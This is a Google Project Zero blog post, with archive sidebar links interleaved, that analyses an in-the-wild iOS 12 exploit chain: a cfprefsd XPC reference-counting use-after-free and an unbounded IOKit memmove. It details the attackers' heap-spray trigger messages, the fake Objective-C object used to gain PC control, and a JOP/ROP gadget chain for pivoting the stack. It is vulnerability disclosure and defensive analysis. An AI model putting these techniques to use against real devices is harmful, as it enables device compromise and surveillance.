

[More ▾](#)[Create Blog](#) [Sign In](#)

Project Zero

News and updates from the Project Zero team at Google

Thursday, August 29, 2019

In-the-wild iOS Exploit Chain 4

Posted by Ian Beer, Project Zero

TL;DR

This exploit chain supported iOS 12-12.1, although the two vulnerabilities were unpatched when we discovered the chain in the wild. It was these two vulnerabilities which we reported to Apple with a 7-day deadline, leading to the release of iOS 12.1.4.

The sandbox escape vulnerability again involves XPC, though this time it's a particular daemon incorrectly managing the lifetime of an XPC object.

It's the kernel bug used here which is, unfortunately, easy to find and exploit (if you don't believe me, feel free to seek a second opinion!). An IOKit device driver with an external method which in the very first statement performs an unbounded memmove with a length argument directly controlled by the attacker:

```
IOReturn  
ProvInfoIOKitUserClient::ucEncryptSUInfo(char* struct_in,
```

Search This Blog

Pages

- [Working at Project Zero](#)
- [0day "In the Wild"](#)
- [Vulnerability Disclosure FAQ](#)

Archives

2019

- [A very deep dive into iOS Exploit chains found in ...](#) (Aug)
- [In-the-wild iOS Exploit Chain 1](#) (Aug)
- [In-the-wild iOS Exploit Chain 2](#) (Aug)
- [In-the-wild iOS Exploit Chain 3](#) (Aug)
- [In-the-wild iOS Exploit Chain 4](#) (Aug)
- [In-the-wild iOS Exploit Chain 5](#) (Aug)
- [Implant Teardown](#) (Aug)
- [JSC Exploits](#) (Aug)
- [The Many Possibilities of CVE-2019-8646](#) (Aug)

```

char* struct_out) {
    memmove(&struct_out[4],
            &struct_in[4],
            *(uint32_t*)&struct_in[0x7d4]);
    ...

```

The contents of the `struct_in` buffer are completely attacker-controlled.

Similar to iOS Exploit Chain 3, it seems that testing and verification processes should have identified this exploit chain.

In the detailed writeup towards the end of this series, we'll look at how the attackers exploited both these issues to install their implant and spy on users, and the capabilities of the real-time surveillance that it enabled.

In-the-wild iOS Exploit Chain 4 - cfprefsd + ProvInfoLOKit

targets: 5s through X, 12.0 through 12.1 (vulnerabilities patched in 12.1.4)

iPhone6,1 (5s, N51AP)
 iPhone6,2 (5s, N53AP)
 iPhone7,1 (6 plus, N56AP)
 iPhone7,2 (6, N61AP)
 iPhone8,1 (6s, N71AP)
 iPhone8,2 (6s plus, N66AP)
 iPhone8,4 (SE, N69AP)
 iPhone9,1 (7, D10AP)
 iPhone9,2 (7 plus, D11AP)
 iPhone9,3 (7, D101AP)
 iPhone9,4 (7 plus, D111AP)
 iPhone10,1 (8, D20AP)
 iPhone10,2 (8 plus, D21AP)
 iPhone10,3 (X, D22AP)
 iPhone10,4 (8, D201AP)
 iPhone10,5 (8 plus, D211AP)

- [Down the Rabbit-Hole...](#) (Aug)
- [The Fully Remote Attack Surface of the iPhone](#) (Aug)
- [Trashing the Flow of Data](#) (May)
- [Windows Exploitation Tricks: Abusing the User-Mode...](#) (Apr)
- [Virtually Unlimited Memory: Escaping the Chrome Sa...](#) (Apr)
- [Splitting atoms in XNU](#) (Apr)
- [Windows Kernel Logic Bug Class: Access Mode Mismat...](#) (Mar)
- [Android Messaging: A Few Bugs Short of a Chain](#) (Mar)
- [The Curious Case of Convexity Confusion](#) (Feb)
- [Examining Pointer Authentication on the iPhone XS](#) (Feb)
- [voucher_swap: Exploiting MIG reference counting in...](#) (Jan)
- [Taking a page from the kernel's book: A TLB issue ...](#) (Jan)

2018

- [On VBScript](#) (Dec)
- [Searching statically-linked vulnerable library fun...](#) (Dec)
- [Adventures in Video Conferencing Part 5: Where Do ...](#) (Dec)
- [Adventures in Video Conferencing Part 4: What Didn...](#) (Dec)
- [Adventures in Video Conferencing Part 3: The Even ...](#) (Dec)
- [Adventures in Video Conferencing Part 2: Fun with ...](#) (Dec)
- [Adventures in Video Conferencing Part 1: The Wild ...](#) (Dec)
- [Injecting Code into Windows Protected Processes us...](#) (Nov)

iPhone10,6 (X, D221AP)

16A366 (12.0 - 17 Sep 2017)

16A404 (12.0.1 - 8 Oct 2018)

16B92 (12.1 - 30 Oct 2018)

first unsupported version 12.1.1 - 5 Dec 2018

getting _start'ed

Like in iOS Exploit Chain 3, this privilege escalation binary doesn't rely on the system Mach-O loader to resolve dependencies, instead symbols are resolved when execution begins.

They terminate all the other threads running in this task, then check for their prior exploitation marker. Previously we've seen them add a string to the `bootargs` `sysctl`. They changed to a new technique this time:

```
sysctl_value = 0;
value_size = 4;
sysctlbyname("kern.maxfilesperproc", &sysctl_value, &value_size, 0, 0);
if ( sysctl_value == 0x27FF )
{
    while ( 1 )
        sleep(1000LL);
}
```

If `kern.maxfilesperproc` has the value `0x27ff`, then this device is considered to be already compromised, and the exploit stops.

XPC again

Like iOS Exploit Chain 3, this chain has separate sandbox escape and kernel exploits. The sandbox escape involves XPC again, but this time it's not core XPC code but a daemon incorrectly using the XPC API.

- [Heap Feng Shader: Exploiting SwiftShader in Chrome...](#) (Oct)
- [Deja-XNU](#) (Oct)
- [Injecting Code into Windows Protected Processes us...](#) (Oct)
- [365 Days Later: Finding and Exploiting Safari Bugs...](#) (Oct)
- [A cache invalidation bug in Linux memory managemen...](#) (Sep)
- [OATmeal on the Universal Cereal Bus: Exploiting An...](#) (Sep)
- [The Problems and Promise of WebAssembly](#) (Aug)
- [Windows Exploitation Tricks: Exploiting Arbitrary ...](#) (Aug)
- [Adventures in vulnerability reporting](#) (Aug)
- [Drawing Outside the Box: Precision Issues in Graph...](#) (Jul)
- [Detecting Kernel Memory Disclosure - Whitepaper](#) (Jun)
- [Bypassing Mitigations by Attacking JIT Server in M...](#) (May)
- [Windows Exploitation Tricks: Exploiting Arbitrary ...](#) (Apr)
- [Reading privileged memory with a side-channel](#) (Jan)

2017

- [aPAColypse now: Exploiting Windows 10 in a Local N...](#) (Dec)
- [Over The Air - Vol. 2, Pt. 3: Exploiting The Wi-Fi...](#) (Oct)
- [Using Binary Diffing to Discover Windows Kernel Me...](#) (Oct)
- [Over The Air - Vol. 2, Pt. 2: Exploiting The Wi-Fi...](#) (Oct)
- [Over The Air - Vol. 2, Pt. 1: Exploiting The Wi-Fi...](#) (Sep)

Object lifetime management in XPC

XPC has quite detailed man pages which cover the lifetime semantics of XPC objects. Here's a relevant snippet from `$ man xpc_objects`:

MEMORY MANAGEMENT

Objects returned by creation functions in the XPC framework may be uniformly retained and released with the functions `xpc_retain()` and `xpc_release()` respectively.

The XPC framework does not guarantee that any given client has the last or only reference to a given object. Objects may be retained internally by the system.

Functions which return objects follow the conventional create, copy and get naming rules:

- o `create` A new object with a single reference is returned. This reference should be released by the caller.
- o `copy` A copy or retained object reference is returned. This reference should be released by the caller.
- o `get` An unretained reference to an existing object is returned. The caller must not release this reference, and is responsible for retaining the object for later use if necessary.

XPC objects are reference counted. `xpc_retain` can be called to manually take a reference, and `xpc_release` to drop a reference. All XPC functions with `copy` in the name return an object with an extra reference to the caller and XPC functions with `get` in the name do not return an extra reference. The man page tells us that if we call an XPC function with **get** in the name "an unretained reference to an existing object is returned. The caller **must not release this reference**." A case of code doing exactly that is what we'll look at now.

cfprefsd vulnerability

`com.apple.cfprefsd.daemon` is an XPC service hosted by the `cfprefsd` daemon. This daemon is unsandboxed and runs as root, and is directly reachable from the app sandbox and the `WebContent`

- [The Great DOM Fuzz-off of 2017](#) (Sep)
- [Bypassing VirtualBox Process Hardening on Windows](#) (Aug)
- [Windows Exploitation Tricks: Arbitrary Directory C...](#) (Aug)
- [Trust Issues: Exploiting TrustZone TEEs](#) (Jul)
- [Exploiting the Linux kernel via packet sockets](#) (May)
- [Exploiting .NET Managed DCOM](#) (Apr)
- [Exception-oriented exploitation on iOS](#) (Apr)
- [Over The Air: Exploiting Broadcom's Wi-Fi Stack \(P...](#) (Apr)
- [Notes on Windows Uniscribe Fuzzing](#) (Apr)
- [Pandavirtualization: Exploiting the Xen hypervisor...](#) (Apr)
- [Over The Air: Exploiting Broadcom's Wi-Fi Stack \(P...](#) (Apr)
- [Project Zero Prize Conclusion](#) (Mar)
- [Attacking the Windows NVIDIA Driver](#) (Feb)
- [Lifting the \(Hyper\) Visor: Bypassing Samsung's Rea...](#) (Feb)

2016

- [Chrome OS exploit: one byte overflow and symlinks](#) (Dec)
- [BitUnmap: Attacking Android Ashmem](#) (Dec)
- [Breaking the Chain](#) (Nov)
- [task_t considered harmful](#) (Oct)
- [Announcing the Project Zero Prize](#) (Sep)
- [Return to libstagefright: exploiting libutils on A...](#) (Sep)
- [A Shadow of our Former Self](#) (Aug)

sandbox.

The `cfprefsd` binary is just a stub, containing a single branch to `__CFXPreferencesDaemon_main` in the CoreFoundation framework. All the code is in the CoreFoundation framework.

`__CFXPreferencesDaemon_main` allocates a `CFPrefsDaemon` object which creates the `com.apple.cfprefsd.daemon` XPC service listening on the default concurrent [dispatch queue](#), giving it a block to execute for each incoming connection. Here's pseudo-Objective-C for the daemon setup code:

```
[CFPrefsDaemon initWithRole:role testMode] {
    ...
    listener =
        xpc_connection_create_mach_service("com.apple.cfprefsd.daemon",
                                           0,
                                           XPC_CONNECTION_MACH_SERVICE_LISTENER);

    xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {
        if (xpc_get_type(peer) == XPC_TYPE_CONNECTION) {
            xpc_connection_set_event_handler(peer, ^(xpc_object_t obj) {
                if (xpc_get_type(obj) == XPC_TYPE_DICTIONARY) {
                    context_obj = xpc_connection_get_context(peer);
                    cfprefsd = context_obj.cfprefsd;
                    [cfprefsd handleMessage:obj fromPeer:peer replyHandler:
                     ^(xpc_object_t reply)
                     {
                         xpc_connection_send_message(peer, reply);
                     }
                    ];
                }
            });
        }

        // move to a new queue:
        char label[0x80];
        pid_t pid = xpc_connection_get_pid(peer);
        dispatch_queue_t queue;
        int label_len = snprintf(label, 0x80, "Serving PID %d", pid);
        if (label_len > 0x7e) {
```

- [A year of Windows kernel font fuzzing #2: the tech...](#) (Jul)
- [How to Compromise the Enterprise Endpoint](#) (Jun)
- [A year of Windows kernel font fuzzing #1: the resu...](#) (Jun)
- [Exploiting Recursion in the Linux Kernel](#) (Jun)
- [Life After the Isolated Heap](#) (Mar)
- [Race you to the kernel!](#) (Mar)
- [Exploiting a Leaked Thread Handle](#) (Mar)
- [The Definitive Guide on Win32 to NT Path Conversio...](#) (Feb)
- [Racing MIDI messages in Chrome](#) (Feb)
- [Raising the Dead](#) (Jan)

2015

- [FireEye Exploitation: Project Zero's Vulnerability...](#) (Dec)
- [Between a Rock and a Hard Link](#) (Dec)
- [Windows Sandbox Attack Surface Analysis](#) (Nov)
- [Hack The Galaxy: Hunting Bugs in the Samsung Galax...](#) (Nov)
- [Windows Drivers are True'y Tricky](#) (Oct)
- [Revisiting Apple IPC: \(1\) Distributed Objects](#) (Sep)
- [Kaspersky: Mo Unpackers, Mo Problems.](#) (Sep)
- [Stagefrightened?](#) (Sep)
- [Enabling QR codes in Internet Explorer, or a story...](#) (Sep)
- [Windows 10^H^H Symbolic Link Mitigations](#) (Aug)
- [One font vulnerability to rule them all #4: Window...](#) (Aug)

```

        queue = NULL;
    } else {
        queue = dispatch_queue_create(label, NULL);
    }
    xpc_connection_set_target_queue(peer, queue);

    context_obj = [[CFPrefsClientContext alloc] init];
    context_obj.lock = 0;
    context_obj.cfprefsd = self; // the CFPrefsDaemon object
    context_obj.isPlatformBinary = -1; // char
    context_obj.valid = 1;
    xpc_connection_set_context(peer, context_obj);
    xpc_connection_set_finalizer(peer, client_context_finalizer)
    xpc_connection_resume(peer);
}
}
}

```

This block creates a new serial dispatch queue for each connection and provides a block for each incoming message on the connection.

Each XPC message on a connection ends up being handled by [CFPrefsDaemon

handleMessage:fromPeer:replyHandler:] :

```

-[CFPrefsDaemon handleMessage:msg fromPeer:peer replyHandler: handler] {
    if (xpc_get_type(msg) == XPC_TYPE_ERROR) {
        [self handleError:msg]
    } else {
        xpc_dictionary_get_value(msg, "connection", peer);
        uint64_t op = xpc_dictionary_get_uint64(msg, "CFPreferencesOperation");
        switch (op) {
            case 1:
            case 7:
            case 8:
                [self handleSourceMessage:msg replyHandler:handler];
                break;

```

- [Three bypasses and a fix for one of Flash's Vector...](#) (Aug)
- [Attacking ECMAScript Engines with Redefinition](#) (Aug)
- [One font vulnerability to rule them all #3: Window...](#) (Aug)
- [One font vulnerability to rule them all #2: Adobe ...](#) (Aug)
- [One font vulnerability to rule them all #1: Introd...](#) (Jul)
- [One Perfect Bug: Exploiting Type Confusion in Flas...](#) (Jul)
- [Significant Flash exploit mitigations are live in ...](#) (Jul)
- [From inter to intra: gaining reliability](#) (Jul)
- [When 'int' is the new 'short'](#) (Jul)
- [What is a 'good' memory corruption vulnerability?](#) (Jun)
- [Analysis and Exploitation of an ESET Vulnerability...](#) (Jun)
- [Owning Internet Printing - A Case Study in Modern ...](#) (Jun)
- [Dude, where's my heap?](#) (Jun)
- [In-Console-Able](#) (May)
- [A Tale of Two Exploits](#) (Apr)
- [Taming the wild copy: Parallel Thread Corruption](#) (Mar)
- [Exploiting the DRAM rowhammer bug to gain kernel p...](#) (Mar)
- [Feedback and data-driven updates to Google's discl...](#) (Feb)
- [\(^Exploiting\)s*\(CVE-2015-0318\)s*\(in\)s*\(Flash\\$\)](#) (Feb)
- [A Token's Tale](#) (Feb)
- [Exploiting NVMAP to escape the Chrome sandbox - CV...](#) (Jan)
- [Finding and exploiting ntpd vulnerabilities](#) (Jan)

```

case 2:
    [self handleAgentCheckInMessage:msg replyHandler:handler];
    break;
case 3:
    [self handleFlushManagedMessage:msg replyHandler:handler];
    break;
case 4:
    [self handleFlushSourceForDomainMessage:msg replyHandler:handler];
    break;
case 5:
    [self handleMultiMessage:msg replyHandler:handler];
    break;
case 6:
    [self handleUserDeletedMessage:msg replyHandler:handler];
    break;
default:
    // send error reply
}
}
}

```

handleMultiMessage sounds like the most interesting one; here's the pseudocode:

```

-[CFPrefsDaemon handleMultiMessage:msg replyHandler: handler]
{
    xpc_object_t peer = xpc_dictionary_get_remote_connection(msg);
    // ...
    xpc_object_t messages = xpc_dictionary_get_value(msg, "CFPreferencesMessages");
    if (!messages || xpc_get_type(messages) != OS_xpc_array) {
        // send error message
    }

    // may only contain dictionaries or nulls:
    bool all_types_valid = xpc_array_apply(messages, ^(xpc_object_t entry) {
        xpc_type_t type = xpc_get_type(entry);
        return (type == XPC_TYPE_DICTIONARY || type == XPC_TYPE_NULL)
    });
}

```

2014

- [Internet Explorer EPM Sandbox Escape CVE-2014-6350...](#) (Dec)
- [pwn4fun Spring 2014 - Safari - Part II](#) (Nov)
- [Project Zero Patch Tuesday roundup, November 2014](#) (Nov)
- [Did the "Man With No Name" Feel Insecure?](#) (Oct)
- [More Mac OS X and iPhone sandbox escapes and kerne...](#) (Oct)
- [Exploiting CVE-2014-0556 in Flash](#) (Sep)
- [The poisoned NUL byte, 2014 edition](#) (Aug)
- [What does a pointer look like, anyway?](#) (Aug)
- [Mac OS X and iPhone sandbox escapes](#) (Jul)
- [pwn4fun Spring 2014 - Safari - Part I](#) (Jul)
- [Announcing Project Zero](#) (Jul)

```

};

if (!all_types_valid) {
    // return error
}

size_t n_sub_messages = xpc_array_get_count(messages);

// macro from CFInternal.h
// allocates either on the stack or heap
new_id_array(sub_messages, n_sub_messages);

if (n_sub_messages > 0) {
    for (size_t i = 0; i < n_sub_messages; i++) {
        // raw pointers, not holding a reference
        sub_messages[i] = xpc_array_get_value(messages, i);
    }

    for (size_t i = 0; i < n_sub_messages; i++) {
        if (xpc_get_type(sub_messages[i]) == XPC_TYPE_DICTIONARY) {
            [self handleMessage: sub_messages[i]
             fromPeer: peer
             replyHandler: ^(xpc_object_t reply) {
                 sub_messages[i] = xpc_retain(reply);
             }];
        }
    }
}

xpc_object_t reply = xpc_dictionary_create_reply(msg);
xpc_object_t replies_arr = xpc_array_create(sub_messages, n_sub_messages);
xpc_dictionary_set_value(reply, "CFPreferencesMessages", replies_arr);

xpc_release(replies_arr);

if (n_sub_messages) {
    for (size_t i = 0; i < n_sub_messages; i++) {

```



```
        if (xpc_get_type(sub_messages[i]) != XPC_TYPE_NULL) {
            xpc_release(sub_messages[i]);
        }
    }

    free_id_array(sub_messages);

    handler(reply);

    xpc_release(reply);
}
```

The `multiMessage` handler is expecting the input message to be an `xpc_array` of `xpc_dictionary` objects, which would be the sub-messages to process. It pulls each of them out of the input `xpc_array` with `xpc_array_get_value` and passes them to the `handleMessage` method but with a different `replyHandler` block which, rather than immediately sending the reply message back to the client, instead overwrites the input sub-message pointer in the `sub_messages` array with the reply. When all the sub-messages have been processed they create an `xpc_array` from all the replies and invoke the `replyHandler` passed to this function passing a reply message containing an `xpc_array` of sub-message replies.

The bug here is slightly subtle. If we imagine that there is no `multiMessage`, then the semantics of the `replyHandler` block which gets passed to each message handler are: *"invoke me to send a reply"*. Hence the name `"replyHandler"`. For example, message type 3 is handled by `handleFlushManagedMessage`, which invokes the `replyHandler` block to return a reply.

However not all of the message types expect to send a reply. Think of them like `void` functions in C; they have no return value. Since they don't return a value, they don't send a reply message. And that means that they don't invoke the `replyHandler` block. Why would you invoke a block called `replyHandler` if you had no reply to send?

The problem is that `multiMessage` has changed the semantics of the `replyHandler` block; `multiMessage`'s `replyHandler` block takes a reference on the reply object and overwrites the input

message object in the `sub_messages` array:

```
for (size_t i = 0; i < n_sub_messages; i++) {
    if (xpc_get_type(sub_messages[i]) == XPC_TYPE_DICTIONARY) {
        [self handleMessage: sub_messages[i]
         fromPeer: peer
         replyHandler: ^(xpc_object_t reply) {
             sub_messages[i] = xpc_retain(reply);
         }];
    }
}
```

But as we saw, there's no guarantee that the `replyHandler` block is going to be invoked at all; in fact some of the message handlers are just NOPs and do nothing at all.

This becomes a problem because the `multiMessage replyHandler` block changes the lifetime semantics of the pointers stored in the `sub_messages` array. When the `sub_messages` array is initialized it stores raw, unretained pointers, returned by an `xpc_*get*` method:

```
for (size_t i = 0; i < n_sub_messages; i++) {
    // raw pointers, not holding a reference
    sub_messages[i] = xpc_array_get_value(messages, i);
}
```

`xpc_array_get_value` returns the raw pointer at the given offset in the `xpc_array`. It doesn't return a pointer holding a new reference. Therefore it's not valid to use that pointer beyond the lifetime of the `messages xpc_array`. The `replyHandler` block then reuses the `sub_messages` array to store the replies to each of the sub-messages, but this time it takes a reference on the reply objects it stores in there:

```
for (size_t i = 0; i < n_sub_messages; i++) {
    if (xpc_get_type(sub_messages[i]) == XPC_TYPE_DICTIONARY) {
        [self handleMessage: sub_messages[i]
         fromPeer: peer
         replyHandler: ^(xpc_object_t reply) {
             sub_messages[i] = xpc_retain(reply);
         }];
    }
}
```

```

    }];
}
}

```

Once all the `sub_messages` have been handled they attempt to release all of the replies:

```

if (n_sub_messages) {
    for (size_t i = 0; i < n_sub_messages; i++) {
        if (xpc_get_type(sub_messages[i]) != XPC_TYPE_NULL) {
            xpc_release(sub_messages[i]);
        }
    }
}
}

```

If there were a sub-message which didn't invoke the `replyHandler` block, then this loop would `xpc_release` the input sub-message `xpc_dictionary`, returned via `xpc_array_get_value`, rather than a reply. As we know, `xpc_array_get_value` doesn't return a reference, so this would lead to a reference being dropped when none was taken. Since the only reference to the sub-message `xpc_dictionary` is held by the `xpc_dictionary` containing the request message, the `xpc_release` here will free the sub-message `xpc_dictionary`, leaving a dangling pointer in the request message `xpc_dictionary`. When that dictionary is released, it will call `xpc_release` on the sub-message dictionary again, causing an Objective-C selector to be sent to a free'd object.

Exploitation

Like iOS Exploit Chain 3, they also choose a heap and port spray strategy here. But they don't use a resource leak primitive, instead sending everything in the `XPC` trigger message itself.

Exploit flow

The exploit strategy here is to reallocate the free'd `xpc_dictionary` in the gap between the `xpc_release` when destroying the `sub_messages` and the `xpc_release` of the outer request message. They do this by using four threads, running in parallel. Threads A, B and C start up and wait for a global variable to be set to 1. When that happens they each try 100 times to send the following `XPC` message to the service:

```
{ "CFPreferencesOperation": 5,  
  "CFPreferencesMessages" : [10'000 * xpc_data_spray] }
```

where `xpc_data_spray` is a 448-byte `xpc_data` buffer filled with the qword value `0x118080000`. This is the target address to which they will try to heap spray. They are hoping that the contents of one of these `xpc_data`'s 448-byte backing buffers will overlap with the free'd `xpc_dictionary`, completely filling the memory with the heap spray address.

As we saw in `[CFPrefsDaemon handleMessage:replyHandler]` this is not a valid `multiMessage`; the `CFPreferencesMessage` array may only contain dictionaries or NULLs. Nevertheless, it will take some time for all these `xpc_data` objects to be created, `handleMultiMessage` to run, fail and the `xpc_data` objects to be destroyed. They are hoping that with three threads trying this in parallel this replacement strategy will be good enough.

Trigger message

The bug will be triggered by a sub-message with an operation key mapping to a handler which doesn't invoke its reply block. They chose operation 4, handled by `handleFlushSourceForDomainMessage`. The trigger message looks like this:

```
{ "CFPreferencesOperation": 5  
  "CFPreferencesMessages" :  
    [  
      8000 * (op_1_dict, second_op_5_dict),  
      150 * (second_op_5_dict, op_4_dict, op_4_dict, op_4_dict),  
      third_op_5_dict  
    ]  
}
```

where the sub-message dictionaries are:

```
op_1_dict = {  
  "CFPreferencesOperation": 1,  
  "domain": "a",  
  "A": 8_byte_xpc_data
```

```
}

second_op_5_dict = {
    "CFPreferencesOperation": 5
}

op_4_dict = {
    "CFPreferencesOperation": 4
}

third_op_5_dict = {
    "CFPreferencesOperation": 5
    "CFPreferencesMessages" : [0x2000 * xpc_send_right,
                               0x10 * xpc_data_heapspray]
}
```


On 4k devices the heapspray `xpc_data` object is around 25MB, on 16k devices with more RAM it's around 30MB. They put 16 of them in the message, leading to 400MB of sprayed virtual address space on 4k and 500MB or so on 16k devices.

PC control

The racer threads are trying to refill free'd memory with the repeated pointer value `0x118080000`. If things work out `xpc_release` will be called on an `xpc_dictionary` which is filled with that value.

What does `xpc_release` actually do? The first qword of an Objective-C object is its `isa` pointer. This is a pointer to the `class` object which defines the object's type. In `xpc_release` they check whether the `isa` points inside `libxpc's __objc_data` section. If so, it calls `os_object_release`. Since they've supplied a fake `isa` pointer (with the value `0x118080000`) the other branch will be taken, calling `objc_release`. If the `FAST_ALLOC` bit is clear in the class object's bits field (bit 2 in the byte at offset `0x20`) then this will result in the `release` selector being sent to the object, which is what will happen in this case:

fake selector cache technique



Building a fake Objective-C object to gain PC control when a selector is sent to it like this is a [known technique](#). `objc_msgSend` is the native function responsible for handling selector invocations. It will first follow the `isa` pointer to the `class` object, then follow the pointer at `+0x10` in there to a selector cache structure, which is an array of `(function_pointer, selector)` pairs; if the target selector matches an entry in the cache, then the cached function pointer is called.

Full control

At the point they gain PC control `X0` points to the free'd `xpc_dictionary` object. In the previous chain which also had a sandbox escape they were able to quite easily pivot the stack by JOP'ing to `longjmp`. In iOS 12 Apple added some hardening to `longjmp`, on both the A12 using [PAC](#) and A11 and earlier devices without [PAC](#). Those devices are not supported by these exploits (though the exploits can be relatively easily ported to work on them).

Here's `longjmp` in iOS 12 for A11 and below:

```
__longjmp
MRS    X16, #3, c13, c0, #3 ; read TPIDRRO_ELO
AND     X16, X16, #0xFFFFFFFFFFFFFFFF8
LDR     X16, [X16,#0x38] ; read a key from field 7
```

```

; in the thread descriptor
LDP    X19, X20, [X0]
LDP    X21, X22, [X0,#0x10]
LDP    X23, X24, [X0,#0x20]
LDP    X25, X26, [X0,#0x30]
LDP    X27, X28, [X0,#0x40]
LDP    X10, X11, [X0,#0x50]
LDR    X12, [X0,#0x60]
LDP    D8, D9, [X0,#0x70]
LDP    D10, D11, [X0,#0x80]
LDP    D12, D13, [X0,#0x90]
LDP    D14, D15, [X0,#0xA0]
EOR    X29, X10, X16    ; use the key to XOR FP, LR and SP
EOR    X30, X11, X16
EOR    X12, X12, X16
MOV    SP, X12
CMP    W1, #0
CSINC  W0, W1, WZR, NE
RET

```

We looked at `longjmp` in iOS 11 for the iOS Exploit Chain 3 sandbox escape. The addition here in iOS 12 on A11 and below is the reading of a key from the thread local storage area and its use to XOR the LR, SP and FP registers.

Those first three instructions are the `_OS_PTR_MUNGE_TOKEN` macro from `libsyscall`:

```

#define _OS_PTR_MUNGE_TOKEN(_reg, _token) \
mrs _reg, TPIDRRO_EL0 %% \
and _reg, _reg, #~0x7 %% \
ldr _token, [ _reg, #_OS_TSD_OFFSET(__TSD_PTR_MUNGE) ]

```

This is reading from the `TPIDRRO_EL0` system register (Read-Only Software Thread ID Register) which XNU points to the userspace thread local storage area. The key value is passed to new processes on `exec` via the special `apple[]` argument to `main`, generated here during `exec`:

```
/*
 * Supply libpthread & libplatform with a random value to use for pointer
 * obfuscation.
 */
error = exec_add_entropy_key(imgp, PTR_MUNGE_KEY, PTR_MUNGE_VALUES, FALSE);
```

Fundamentally, the use of `longjmp` in iOS Exploit Chain 3 was just a technique; it was nothing fundamental to the exploit chain. `longjmp` was just a very convenient way to pivot the stack and gain full register control. Let's see how the attackers pivot the stack anyway, without the use of `longjmp`:

Here's `gadget_0`, which will be read from the fake Objective-C selector cache object. `X0` will point to the dangling `xpc_dictionary` object which is filled with `0x118080000`:

```
gadget_0:
LDR  X0, [X0,#0x18] ; X0 := (*(dangling_ptr+0x18)) (= 0x118080000)
LDR  X1, [X0,#0x40] ; X1 := *(0x118080040) (= gadget_1_addr)
BR   X1              ; jump to gadget_1
```

`gadget_0` gives them `X0` pointing to the heap-sprayed object, and branches to `gadget_1`:

```
gadget_1:
LDR  X0, [X0]        ; X0 := *(0x118080000) (= 0x118080040)
LDR  X4, [X0,#0x10] ; X4 = *(0x118080050) (= gadget_2_addr)
BR   X4              ; jump to gadget_2
```

`gadget_1` gets a new, controlled value for `X0` and jumps to `gadget_2`:

```
gadget_2:
LDP  X8, X1, [X0,#0x20] ; X8 := *(0x118080060) (=0x1180900c0)
                          ; X1 := *(0x118080068) (=gadget_4_addr)
```



```

LDP  X2, X0, [X8,#0x20] ; X2 := *(0x1180900e0) (=gadget_3_addr)
                                ; X0 := *(0x1180900e8) (=0x118080070)
BR   X2                  ; jump to gadget_3

```

gadget_2 gets control of X0 and X8 and jumps to gadget_3:

```

gadget_3:
STP  X8, X1, [SP]          ; *(SP) = 0x1180900c0
                                ; *(SP+8) = gadget_4_addr
LDR  X8, [X0]              ; X8 := *(0x118080070) (=0x118080020)
LDR  X8, [X8,#0x60]        ; X8 := *(0x118080080) (=gadget_4_addr+4)
MOV  X1, SP                ; X1 := real stack
BLR  X8 ; jump to gadget 4+4

```

gadget_3 stores X8 and X1 to the real stack, creating a fake stack frame with a controlled value for the saved frame pointer (0x1180900c0) and a controlled return address (gadget_4_addr.) It then jumps to gadget_4+4:

```

gadget_4+4:
LDP  X29, X30, [SP],#0x10 ; X29 := *(SP)    (=0x1180900c0)
                                ; X30 := *(SP+8) (=gadget_4_addr)
                                ; SP += 0x10
RET  ; jump to LR (X30), gadget_4:

```

This loads the frame pointer and link register from the real stack, from the addresses where they just wrote controlled values. This gives them arbitrary control of the frame pointer and link register. The RET jumps to the value in the link register, which is gadget_4:

```

gadget_4:
MOV  SP, X29                ; SP := X29 (=0x1180900c0)
LDP  X29, X30, [SP],#0x10 ; X29 := *(0x1180900c0) (=UNINIT)
                                ; X30 := *(0x1180900c8) (gadget_5_addr)

```

```
                ; SP += 0x10 (SP := 0x1180900d0)
RET             ; jump to LR (X30), gadget_5
```

This moves their controlled frame pointer into the stack pointer register, loads new values for the frame pointer and link register from there and RETs to `gadget_5`, having successfully pivoted to a controlled stack pointer. The ROP stack from here on is very similar to PE3's sandbox escape stack; they use the same `LOAD_ARGS` gadget to load `X0-X7` before each target function they want to call:

```
gadget_5: (LOAD_ARGS)
LDP    X0, X1, [SP, #0x80]
LDP    X2, X3, [SP, #0x90]
LDP    X4, X5, [SP, #0xA0]
LDP    X6, X7, [SP, #0xB0]
LDR    X8, [SP, #0xC0]
MOV    SP, X29
LDP    X29, X30, [SP], #0x10
RET
```

They also use the same `memory_write` gadget:

```
gadget_6: (MEMORY_WRITE)
LDR    X8, [SP]
STR    X0, [X8, #0x10]
LDP    X29, X30, [SP, #0x20]
ADD    SP, SP, #0x30
RET
```

